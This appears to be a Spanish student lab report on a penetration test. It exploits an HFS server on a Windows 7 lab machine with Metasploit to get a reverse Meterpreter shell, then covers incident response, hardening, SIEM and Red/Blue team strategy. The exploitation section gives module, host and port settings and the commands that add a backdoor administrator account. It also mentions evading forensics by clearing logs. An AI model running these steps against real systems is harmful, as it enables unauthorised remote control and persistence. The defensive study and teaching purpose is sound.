
Herramienta: Metasploit (Explotación con Meterpreter)

Después de haber identificado vulnerabilidades en el sistema (en la fase de reconocimiento y análisis de vulnerabilidades), intento aprovechar esas vulnerabilidades para comprometer el objetivo.

Selecciono el exploit (use exploit/windows/http/rejetto_hfs_exec ó use 4): con esta opcion elijo el módulo de Metasploit que explota la vulnerabilidad en el servidor HFS.

Figura 7 - Selección de Exploit

Selección de Exploit




Fuente: Propia

configurar el payload: Establecer las IP y puertos correctos para el payload de Meterpreter, que te permitirá tener control remoto de la máquina objetivo.

show options: actual configuración del payload se ejecuta el comando

Figura 8 - Ejecución show options

Ejecución show options



Fuente: Propia

Configura la IP de la máquina objetivo (RHOST): Inicialmente se configura la dirección IP de la máquina objetivo con el comando y IP set RHOST 192.168.1.44[8]

Configura la IP de tu máquina atacante (LHOST): Luego procedo a configurar la IP de la máquina atacante con el comando y la IP set LHOST 192.168.1.49 (en este caso como podemos ver ya esta configurado y no es necesario ejecutar el comando)


[8] Pruebas de penetración para principiantes: explotando una vulnerabilidad con Metasploit Framework | Revista .Seguridad. (n.d.). https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Configura de los puertos payload (si es necesario para el objetivo o para el atacante): El puerto por defecto para reverse_tcp es 4444 en caso del atacante y 80 para la maquina objetivo estos pueden ser cambiados a necesidad con los siguientes comandos.

set LPORT 4444 o set RPORT 80 (no fue necesario cambiarlos estaban configurados)

Figura 9 - Configuración de Payload

Configuración de Payload




Fuente: Propia

Ejecuta el exploit: Al ejecutar el exploit, intentamos explotar la vulnerabilidad en el servidor HFS para obtener acceso a la máquina víctima el cual logramos ejecutando el comando exploit o run.

Figura 10 - Ejecución de Exploit

Ejecución de Exploit



Fuente: propia

cómo podemos ver el exploit envió una solicitud maliciosa al servidor HFS en la máquina víctima (IP: 192.168.1.44) para que descargara y ejecutara el payload.

La máquina víctima aceptó la solicitud y ejecutó el payload, lo que hizo que se abriera una sesión Meterpreter en tu máquina atacante.

Ahora tengo control remoto sobre la máquina víctima a través de esa sesión Meterpreter, que te permite ejecutar comandos en el sistema comprometido.

Post-Explotación

Herramienta: Meterpreter

Sysinfo: comando para verificar el sistema donde se puede ver la información del sistema de la víctima.[9]


Shell: con este comando obtengo el acceso a la línea de comandos de la víctima y poder ejecutar comandos en el sistema víctima.[10]

[9] Velasco, R. (2024, September 19). Trucos para saber qué Linux está instalado en el PC. SoftZone. https://www.softzone.es/linux/tutoriales/saber-linux-usamos/

[10] Lazaro, R. G. (2020, July 2). Metasploit (cheat sheet). Ciberseguridad Con Hack by Security. https://www.hackbysecurity.com/blog/metasploit-cheat-sheet-1

Figura 11 - Ejecución de sysinfo y shell

Ejecución de sysinfo y shell



Fuente: Propia

Crear un Nuevo Usuario: Ahora, para crear un nuevo usuario Marcos Perez, utilizo el siguiente comando:


net user "Marcos Perez" "123456" /add

Permisos de administrador al Usuario: Para darle privilegios de administrador al nuevo usuario, se ejecuta

net localgroup "Administradores" "Marcos Perez" /add

Figura 12 - Creación de usuario y permisos de administración

Creación de Usuario y permisos de administración




Fuente: propia

Verificar la Creación del Usuario: Para asegurarnos que el usuario fue creado y agregado al grupo de administradores se ejecuta la siguiente línea

net user "Marcos Perez"

Figura 13 - Verificar usuarios creados

Verificar usuarios creados




Fuente: propia

Salir de la Shell = exit.

También realice la validamos gráficamente en el sistema operativo de Windows 7

Figura 14 Verificacion de usuarios en Windows 7

Verificacion en Windows 7



Fuente: propia

Etapa 4 Contencion de Ataques Informáticos

Respuesta ante un ataque en tiempo real

Enfrentar un ataque en tiempo real requiere un enfoque estructurado y metódico, dividido en fases para garantizar una intervención eficaz:

Identificación del ataque: Analizar el tráfico de red y los registros del sistema para confirmar que se trata de un ataque es importante, utilizar herramientas como Wireshark de uso libre para examinar el tráfico sospechoso y determinar si hay conexiones no autorizadas hacia la máquina atacante o revisar el uso de recursos del sistema como CPU, memoria, red con herramientas como Task Manager o Process Explorer para detectar procesos no comunes..

Aislamiento de la máquina comprometida: Una vez detectado el ataque, el dispositivo afectado debe ser desconectado inmediatamente de la red para evitar su propagación. Las reglas del firewall deben ajustarse para bloquear comunicaciones hacia y desde el sistema en cuestión.

Detención del ataque activo: La finalización de procesos maliciosos en ejecución es crítica. Herramientas como Sysinternals Suite o comandos como netstat permiten identificar y cerrar conexiones relacionadas con el atacante.

Preservación de evidencia: Durante la intervención, es esencial recopilar y preservar registros del sistema, volcados de memoria y datos relevantes que puedan ser usados en análisis forenses posteriores. Esto garantiza la integridad de la información.

Comunicación y escalamiento: Es necesario informar al equipo de seguridad o a la administración sobre las medidas adoptadas, documentando cada paso para facilitar futuras investigaciones.

Medidas preventivas inmediatas: Cambiar contraseñas y reforzar políticas de seguridad minimiza el riesgo de reinfección.

Propuesta de medidas de fortalecimiento (Hardening)

Para prevenir incidentes similares, es crucial implementar medidas de hardening en los sistemas y redes:

Actualización de software y sistemas operativos: Windows 7, al no recibir soporte oficial, representa un riesgo significativo. La migración a sistemas más seguros como Windows 10 o 11, junto con la aplicación de actualizaciones críticas, es prioritaria.

Deshabilitación de servicios innecesarios: Servicios como SMBv1 y NetBIOS deben ser desactivados para limitar vectores de ataque comunes.

Implementación de firewalls locales: Configurar reglas estrictas para bloquear accesos no autorizados y restringir conexiones a puertos específicos fortalece la seguridad perimetral.

Uso de contraseñas robustas: Políticas que requieran contraseñas complejas y bloqueen cuentas tras múltiples intentos fallidos son esenciales para mitigar accesos no autorizados.

Protección de aplicaciones críticas: Actualizar o reemplazar aplicaciones vulnerables, como HFS, asegura que no se conviertan en puertas de entrada para los atacantes.

Monitoreo continuo: Implementar herramientas como Snort o Suricata permite detectar anomalías en el tráfico y responder oportunamente.

Diferencias entre Blue Team y Equipo de Respuesta a Incidentes

Ambos equipos desempeñan funciones complementarias.

Blue Team: se enfoca en la prevención mediante el fortalecimiento continuo de los sistemas, configuran firewalls, aplican actualizaciones, analizan registros y realizan pruebas para identificar y mitigar vulnerabilidades antes de que ocurran ataques..[11]

Equipo de Respuesta a Incidentes: Actúa de forma reactiva, gestionando ataques en tiempo real mediante técnicas de contención, análisis forense y mitigación de daños.[12]

Uso del CIS (Center for Internet Security)

El CIS[13] proporciona estándares y herramientas esenciales para mejorar la seguridad, entre las que destacan:

---

[11] Cilleruelo, C. (2024, June 14). ¿Qué es Blue Team en Ciberseguridad? [2024] | KeepCoding. KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/

[12] ¿Qué es la respuesta a incidentes? (2024, octubre 11). Ibm.com. https://www.ibm.com/mx-es/topics/incident-response

[13] CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

Benchmarks de seguridad: Son guías detalladas que ayudan a configurar sistemas de manera segura, reduciendo las vulnerabilidades.

CIS-CAT: Evalúa configuraciones actuales respecto a los estándares recomendados, identificando debilidades.

CIS Controls[14]: ayuda a priorizar las acciones de seguridad. Los controles están diseñados para proteger contra amenazas comunes, como acceso no autorizado, malware y ataques basados en red.

Funciones y características principales de un SIEM

Recolección de Datos: El SIEM[15] recopila información de diversas fuentes, como firewalls, servidores, aplicaciones, sistemas operativos y dispositivos de red. Esto permite tener una visión completa y consolidada de lo que ocurre en el entorno de TI. un SIEM es como un recolector de información. Toma datos de diferentes fuentes, como servidores, dispositivos de red y aplicaciones. Esto incluye registros de eventos y alertas de seguridad, todo para tener una visión completa de lo que está sucediendo.

Correlación de Eventos: Analiza grandes volúmenes de datos y encuentra conexiones entre eventos que, de manera aislada, podrían pasar desapercibidos. Por ejemplo, puede relacionar intentos fallidos de inicio de sesión desde distintas ubicaciones con la instalación de un programa sospechoso en un servidor. Una de las cosas más impresionantes de un SIEM es su capacidad para conectar los puntos. Puede analizar eventos de diferentes fuentes y encontrar

[14] ManageEngine. (n.d.). ¿Qué son y cómo implementar los Controles de CIS? | Definición de Controles CIS o CIS Controls (Cis Ciberseguridad) - ManageEngine. https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

[15] Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63)Abrir este documento utilizando ReadSpeaker docReader . http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

patrones que podrían indicar un problema, como un ataque cibernético. Es como un detective que une las pistas para resolver un caso.

Análisis en Tiempo Real: Utiliza reglas predefinidas, inteligencia artificial y aprendizaje automático para identificar comportamientos anómalos o patrones asociados a ataques. El SIEM no solo recopila datos, sino que también los analiza al instante. Esto significa que puede detectar problemas en el momento en que ocurren, permitiendo a los equipos de seguridad actuar rápidamente.

Generación de Alertas: Cuando detecta una posible amenaza, genera alertas que notifican a los equipos de seguridad para que actúen de inmediato. Cuando el SIEM identifica algo sospechoso, envía alertas a los administradores de seguridad. Es como un sistema de alarma que te avisa cuando algo no está bien.

Reportes y Auditoría: Genera reportes detallados que son útiles para auditorías y para cumplir con normativas de seguridad como PCI DSS, ISO 27001 o GDPR.. Los SIEM son excelentes para crear informes detallados sobre la actividad de seguridad. Esto es útil no solo para entender lo que ha pasado, sino también para cumplir con las normativas y auditorías.

Almacenamiento de Datos: El SIEM guarda todos esos registros y eventos en un lugar seguro, lo que permite revisarlos más tarde si es necesario.

Características Principales de un SIEM.[16]

Monitoreo Constante : Monitorea y analiza eventos al instante, lo que permite responder rápidamente a amenazas emergentes, El SIEM está siempre "despierto", monitoreando la red y

[16] The power of Splunk. (n.d.). [Video]. Splunk. https://www.splunk.com/en_us/blog/learn/siem-security-information-event-management.html

los sistemas en tiempo real. Esto significa que puede detectar y responder a amenazas de inmediato, como un guardia de seguridad que está alerta todo el tiempo.

Escalabilidad: Puede adaptarse a redes pequeñas o grandes infraestructuras corporativas. A medida que una empresa crece, también lo hace su necesidad de seguridad. Un SIEM debe ser capaz de adaptarse y crecer con la empresa, incorporando nuevos dispositivos y fuentes de datos sin problemas.

Integración con Otras Herramientas: Puede personalizarse según las necesidades de seguridad de la empresa, añadiendo reglas específicas o integrándose con otras herramientas de ciberseguridad. Un SIEM no trabaja solo; se integra con otras herramientas de seguridad, como firewalls y sistemas de detección de intrusos. Esto crea un ecosistema de seguridad más robusto.

Cumplimiento Normativo: Ayuda a las organizaciones a cumplir con las normativas de seguridad y privacidad, proporcionando informes que demuestran que están haciendo lo correcto en términos de protección de datos.

Análisis Forense: Si ocurre un incidente de seguridad, el SIEM permite a los equipos investigar lo sucedido. Es como un investigador que examina la escena del crimen para entender cómo ocurrió el ataque y cómo prevenirlo en el futuro.

Interfaz Amigable: Un buen SIEM tiene una interfaz gráfica que es fácil de usar. Esto permite que los usuarios, incluso aquellos que no son expertos en tecnología, puedan navegar y entender lo que está sucediendo

Herramientas de contención de ataques

Durante un ataque, herramientas de contención pueden mitigar su impacto:

Firewall de red[17]: Actúa como una barrera que bloquea tráfico no autorizado.

EPP/EDR: Estas soluciones protegen endpoints y pueden aislar automáticamente dispositivos comprometidos.

IPS: Previene actividades maliciosas en tiempo real al bloquear tráfico sospechoso

Etapa 5 Socializacion de Informe Tecnicos

Aspectos que aportan al desarrollo de estrategias de RedTeam & BlueTeam en cada una de las etapas vistas[18]

- **Identificación y Evaluación del Ataque**

Aportes a RedTeam

Simulación de Amenazas: RedTeam se beneficia al generar escenarios de ataque realistas basados en técnicas avanzadas, lo que les permite probar las vulnerabilidades del sistema y las defensas existentes. El análisis detallado de cómo se identifica un ataque en tiempo real les proporciona información sobre las posibles brechas que podrían haber sido explotadas.

Desarrollo de Tácticas Avanzadas: Permite a RedTeam perfeccionar sus métodos de ataque y las técnicas utilizadas para pasar desapercibidos, lo que ayuda a mejorar la efectividad de las simulaciones.

Aporte a BlueTeam

Capacitación en Detección Temprana: BlueTeam puede entrenarse en la identificación de patrones de ataque y señales tempranas mediante el análisis del tráfico de red y el monitoreo de recursos del sistema, lo que les ayuda a identificar ataques antes de que causen daño.

[17] (S/f-c). Wilyhacker.com. Recuperado el 11 de nobiembre de 2024, de https://wilyhacker.com/fw2e.pdf

[18] Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield. INTERANTIONAL JOURNAL OF SCIENTIFIC RESEARCH IN ENGINEERING AND MANAGEMENT, 07(12), 1-11. https://doi.org/10.55041/IJSREM27675

Herramientas de Monitoreo y Diagnóstico: La utilización de herramientas como Wireshark o Task Manager en la etapa de identificación fortalece la capacidad de BlueTeam para reaccionar rápidamente ante incidentes reales.

- **Aislamiento y Detención del Ataque**

Aporte al RedTeam

Identificación de Métodos de Evasión: La fase de aislamiento permite a RedTeam conocer las medidas defensivas que podría implementar para evadir la detección y continuar su ataque. Además, facilita el análisis de cómo las redes pueden ser segmentadas o cómo un atacante puede escalar privilegios para evitar que se lo detecte o se lo aísle rápidamente.

Pruebas de Resiliencia: RedTeam puede probar la resistencia de un sistema a los intentos de contención y aislamiento, lo que les ayuda a ajustar sus tácticas y mejorar las técnicas para eludir la defensa.

Aporte al BlueTeam

Mejora en la Respuesta Rápida: BlueTeam refuerza sus estrategias de respuesta rápida, aprendiendo cómo aislar sistemas comprometidos rápidamente mediante la desconexión de dispositivos o el ajuste de las reglas de firewall.

Optimización de Contención: BlueTeam ajusta sus procedimientos para detener ataques activos, lo que mejora su capacidad para tomar medidas inmediatas y evitar la propagación de ataques.

- **Preservación de la Evidencia y Análisis Forense**

Aporte al RedTeam

Elusividad en las huellas: Al conocer el valor de la evidencia digital y el análisis forense, RedTeam puede mejorar sus técnicas para evitar dejar rastros durante un ataque, como limpiar los registros del sistema o emplear métodos de criptografía para ocultar su rastro.

Aprendizaje de Herramientas Forenses: RedTeam puede simular escenarios en los que logran ocultar su rastro, lo que les permite conocer cómo las herramientas forenses pueden ser usadas en su contra.

Aporte al BlueTeam

Fortalecimiento de la Capacidad Forense: BlueTeam puede implementar procedimientos y herramientas específicas (como FTK Imager o Wireshark) para preservar la evidencia de manera efectiva, lo que les permite realizar un análisis detallado tras un incidente.

Desarrollo de Procedimientos de Investigación: Mejora de las estrategias para la preservación de la integridad de los datos e información sensible, facilitando una investigación forense exhaustiva posterior a un ataque.

- **Medidas Preventivas y Respuesta Estratégica**

Aporte al RedTeam

Optimización de Ataques a Largo Plazo: Conocer las estrategias de hardening implementadas por BlueTeam (como el uso de contraseñas robustas, deshabilitación de servicios innecesarios, y actualizaciones periódicas) permite a RedTeam desarrollar ataques más sofisticados que puedan burlar estas defensas.

Evaluación de Políticas de Seguridad: Permite a RedTeam probar diferentes métodos para eludir las medidas de seguridad en una infraestructura bien protegida, lo que les ayuda a identificar nuevas tácticas o mejorar las existentes.

Aporte al BlueTeam

Fortalecimiento de la Seguridad Preventiva: La información obtenida sobre cómo RedTeam explota vulnerabilidades permite a BlueTeam identificar áreas críticas que requieren mejoras en la seguridad, como la actualización de sistemas, la implementación de firewalls, y la restricción de permisos.

Refuerzo de las Políticas de Seguridad: La información obtenida de la fase de análisis permite que BlueTeam afine sus políticas de prevención (actualización de software, segmentación de redes, políticas de contraseñas y de autenticación) para reducir la superficie de ataque.

Recomendaciones para el planeamiento de estrategias que permita mejorar la seguridad en una empresa.

Evaluación Inicial y Monitoreo Continuo

Realizar un inventario de activos y riesgos: Identificar todos los activos de TI, clasificarlos según su importancia y evaluar los riesgos asociados a cada uno. Esto incluye hardware, software, redes y datos.

Implementar monitoreo centralizado: Usar herramientas como SIEM (Security Information and Event Management) para recopilar y analizar eventos en tiempo real, identificando patrones sospechosos.

Establecer un equipo multidisciplinario: Formar equipos de RedTeam y BlueTeam para realizar pruebas regulares y mejorar la detección y contención de amenazas.

Fortalecimiento de la Infraestructura

Aplicar medidas de hardening: Configurar dispositivos y sistemas operativos con las mejores prácticas de seguridad, deshabilitando servicios innecesarios, actualizando regularmente y aplicando políticas de contraseñas robustas.

Actualizar y migrar sistemas antiguos: Reemplazar sistemas obsoletos como Windows 7 por versiones soportadas (Windows 10 o 11) para minimizar vulnerabilidades conocidas.

Implementar segmentación de redes: Dividir la red en subredes para contener posibles ataques y limitar la propagación de amenazas.

Detección y Respuesta Proactiva

Capacitar al personal en detección temprana: Entrenar al equipo para identificar comportamientos anómalos mediante herramientas como Wireshark o Process Explorer.

Establecer un procedimiento de contención: Desarrollar políticas claras que incluyan aislamiento rápido de dispositivos comprometidos y reglas específicas en firewalls para bloquear conexiones sospechosas.

Preservación de evidencia: Incluir la captura de datos forenses en procedimientos estándar para facilitar análisis posteriores y posibles acciones legales.

Gestión de Vulnerabilidades

Realizar simulaciones regulares de ataques (Pentesting): Usar equipos RedTeam para probar vulnerabilidades en los sistemas y redes, identificando brechas que requieran atención inmediata.

Implementar sistemas de prevención de intrusiones (IPS): Configurar herramientas como Snort o Suricata para bloquear automáticamente actividades sospechosas.

Priorizar actualizaciones críticas: Mantener actualizados sistemas operativos, aplicaciones y dispositivos para reducir la exposición a amenazas.

Planificación de la Respuesta y Recuperación

Desarrollar un plan de respuesta a incidentes: Incluir pasos detallados para detectar, contener, mitigar, investigar y recuperarse de ataques.

Realizar simulacros periódicos: Evaluar la preparación del equipo mediante ejercicios de simulación de incidentes para medir tiempos de respuesta y efectividad.

Almacenar respaldos seguros: Asegurarse de que los datos críticos estén respaldados de forma segura y accesible en caso de un incidente.

Concientización y Educación

Fomentar una cultura de seguridad: Realizar campañas de sensibilización para empleados sobre buenas prácticas de ciberseguridad, como la identificación de correos maliciosos y el uso adecuado de dispositivos.

Capacitar a equipos técnicos: Entrenar a los responsables de TI en herramientas como FTK Imager, Wireshark y sistemas SIEM para reforzar sus capacidades.

Uso de Marco y Estándares Internacionales

Adoptar guías del CIS (Center for Internet Security): Implementar benchmarks y controles del CIS para estandarizar configuraciones seguras.

